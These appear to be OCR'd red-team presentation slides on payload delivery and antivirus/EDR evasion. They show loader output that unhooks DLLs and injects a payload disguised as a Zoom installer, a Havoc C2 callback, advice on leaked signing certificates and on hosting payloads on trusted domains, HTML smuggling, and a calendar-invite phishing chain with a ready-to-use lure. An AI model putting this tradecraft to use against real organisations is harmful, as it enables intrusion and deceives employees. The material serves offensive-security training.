a8d6229c9e2dba7218d78977c4cdc344bc7263086a193438ae43bcd41c240cf3
payload-signed.exe
peexe 64bits revoked-cert signed overlay

Size 5.34 MB

Last Analysis Date a moment ago

Community Score

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis

Do you want to automate checks?


DeepInstinct	MALICIOUS	ESET-NOD32	A Variant Of WinGo/ShellcodeRunner.ME
Google	Detected	Jiangmin	Trojan.Shelm.ade
Malwarebytes	Malware.AI.1939047325	Acronis (Static ML)	Undetected
AhnLab-V3	Undetected	Alibaba	Undetected
ALYac	Undetected	Antiy-AVL	Undetected
Arcabit	Undetected	Avast	Undetected
AVG	Undetected	Avira (no cloud)	Undetected

GUIDEM

BONUS (EDR?AV?)

Maldevacademy released a full blown loader. Credits to @Mr.d0x and @Nul0x4C for all their work!

- Hellsgate
- Indirect-Syscalls
- Dll Unhooking
- Payload injection
- And more



C:\Users\analyst\Desktop\zoominstaller.exe

```
[i] Delaying Execution For 12 Seconds ... [+] DONE
[i] Unhooking ntdll.dll ...[+] DONE
[i] Unhooking KERNEL32.DLL ...[+] DONE
[i] Unhooking KERNELBASE.dll ...[+] DONE
        [!] NtOpenSection Failed Openning "\KnownDlls\ap
[i] Unhooking USER32.dll ...[+] DONE
[i] Unhooking win32u.dll ...[+] DONE
[i] Unhooking GDI32.dll ...[+] DONE
[i] Unhooking gdi32full.dll ...[+] DONE
[i] Unhooking msvcp_win.dll ...[+] DONE
[i] Unhooking ucrtbase.dll ...[+] DONE
[i] Unhooking SHELL32.dll ...[+] DONE
[i] Unhooking IMM32.DLL ...[+] DONE
        [!] NtOpenSection Failed Openning "\KnownDlls\wi

[i] Unhooking combase.dll ...[+] DONE
[i] Unhooking RPCRT4.dll ...[+] DONE
        [!] NtOpenSection Failed Openning "\KnownDlls\Wl
[i] Unhooking msvcrt.dll ...[+] DONE
[i] Unhooking advapi32.dll ...[+] DONE
[i] Unhooking sechost.dll ...[+] DONE
[i] Unhooking SHCORE.dll ...[+] DONE
[i] Unhooking shlwapi.dll ...[+] DONE

        >>> Injecting Payload At: 0x0000025F6C541000
        >>> Raw Payload Size: 98304

                [*]========> Executing The Payload In 10 Seconds <========[*]
```

[redacted]

You are protected

This system is safe

Event log:


Antimalware 24 Sept, 10:27
Advanced Threat Control module has been enabled.

EDR Sensor 24 Sept, 10:27
EDR Sensor module has been enabled.

Antimalware 24 Sept, 10:27
Advanced Threat Control module has been enabled.

In the next few days/weeks probably some EDRs will detect the exact loader.

HAVOC Callback



692f4c12	192.168.202...	192.168.202...	analyst	TEST-VM	Windows 10	zoominstall...	10484	1s	healthy

Reference: Maldev-Academy/MaldevAcademyLdr.1 (github.com)

WHAT'S THE POINT?

Code Signing Certs (leaked)– double edge sword

- Existence of a leaked/revoked digital signature can reduce/increase detection.
- Legitimate Code Signing Certs can help evade SmartScreen if reputable enough

Packers can help increase reputation of payload evading detections

- Too much Packing/Obfuscation can result to higher detection.
- Some Packing techniques have matured detection identifiers such as yara rules.


AV Evasion/Malware Development

- We need to understand how techniques for evasion works for tuning/modification
- FUD Payload is not always TOTALLY required. – Depends on what we are up against
- Don't really need to develop full blown C2 or implants.
- **Custom loaders YES! Syscalls? YES!**

STRATEGIC PAYLOAD HOSTING

FINDING THE PERFECT MATCH

- Create your own domain/site, build reputation, **<- traditional(old) *SLOW***
- Leverage popular "trusted" domains for payload hosting **<- practical *FAST***




mrd0x

Living Off Trusted Sites (LOTS) Project

Attackers are using popular legitimate domains when conducting phishing, C&C, exfiltration and downloading tools to evade detection. The list of websites below allow attackers to use their domain or subdomain. Website design credits: LOLBAS & GTFOBins.

Search for a website (e.g. github.com) or tag (+phishing) or service provider (#microsoft)

Website	Tags	Service Provider ⌄
raw.githubusercontent.com	Phishing C&C Download	Github
github.com	Phishing Download	Github
1drv.ms	Phishing	Microsoft
1drv.com	Phishing Download	Microsoft
docs.google.com	Phishing C&C	Google
drive.google.com	Phishing Download Exfiltration	Google
*.azurewebsites.net	Phishing Download Exfiltration C&C	Microsoft
dropbox.com	Phishing Download Exfiltration C&C	Dropbox
mega.nz	Phishing Download Exfiltration	Mega Limited
pcloud.com	Phishing Download Exfiltration	pCloud
*.amazonaws.com	Phishing Download Exfiltration C&C	Amazon Web Services
*.twitter.com	C&C	Twitter
*.web.core.windows.net	Phishing Download Exfiltration C&C	Microsoft




azure

Website	Tags	Service Provider ⌄
*.azurewebsites.net	Phishing Download Exfiltration C&C	Microsoft
*.cloudapp.azure.com	Phishing Download Exfiltration C&C	Microsoft
*.azureedge.net	Phishing C&C	Microsoft
*.azurefd.net	Phishing C&C	Microsoft
*.azurestaticapps.net	Phishing C&C Download	Microsoft

Living Off Trusted Sites - - https://lots-project.com/

PAYLOAD DELIVERY METHODS

HTML SMUGGLING



User opens email and clicks on html attachment inside the mail and opens web browser

Encoded Javascript


Decoded Javascript, Triggers JS actions

Malicious Code/Payload assembles to file dropped on device

Malicious File dropped on User machine waiting for execution

CONTAINERS

ISO,ZIP,CAB,VHD



Threat actors can use container file formats such as ISO (.iso), RAR (.rar), ZIP (.zip), and IMG (.img) files to send macro-enabled documents. When downloaded, the ISO, RAR, etc. files will have the MOTW attribute because they were downloaded from the internet, but the document inside, such as a macro-enabled spreadsheet, will not. When the document is extracted, the user will still have to enable macros for the malicious code to automatically execute, but the file system will not identify the document as coming from the web.

Additionally, threat actors can use container files to distribute payloads directly. When opened, container files may contain additional content such as LNKs, DLLs, or executable (.exe) files that lead to the installation of a malicious payload.

Thread hijacked email with invoice theme → Attached password-protected zipped ISO containing .lnk and .dll → LNK file collects volume serial number, machine ID, and MAC Address → LNK executes Bumblebee DLL


How Threat Actors Are Adapting to a Post-Macro World | Proofpoint US

CALENDAR INVITES

A calendar invite attack is used by threat actors as a phishing attempt to trick the targeted user to click on the invite file which link to landing page

- Era of Meetings!
- Novel Technique still effective
- Deadly Success with proper pretexting and timing
- Adds Follow up urgency , Post action <- meeting cancellation

PUTTING IT ALL TOGETHER!


1
User opens email and adds event to calendar
2
ICS
ICS containing spoofed "Accepted" Attendees
1
HTML
3
Branded Landing page
C2 callback
4
Payload Options
5
Operators monitor landing page loads/clicks and Callback actions.
6
After 5-10 minutes after schedule starts send an email to users for meeting cancellation
CANCELLED


COVERT STRATEGY

- Unsuspecting behavior
- Avoid User Reporting
- Not to Trigger Security Investigations.

Victims Just go on with their day as if nothing happened/downloaded.

PHISH TO PERSIST!


CALENDAR REMINDER



Outlook

REQUIRED TARGETCOMPANYNAME All hands meeting
Zoom Meeting
Mon 6:00 PM

Prompt for reminder to join meeting



REQUIRED TARGETCOMPANYNAME All hands meeting

Mon 18 Sep 2023 6:00 PM - 7:00 PM

Zoom Meeting

Topic: TARGETCOMPANYNAME All hands Meeting
Time: Sep 20, 2023 07:00 PM Singapore

Your Attendance is required. At TARGETCOMPANYNAME, we highly value effective communication, collaboration, and staying informed. Therefore, we would like to remind all employees that attendance at the upcoming 'All Hands Meeting' is not only encouraged but also mandatory. This meeting serves as a vital platform for sharing crucial updates, discussing our company's vision, and nurturing a sense of unity among our team members. Your active participation in this event is crucial to our collective success. We eagerly anticipate your presence and engagement as we collaborate to achieve our shared goals.

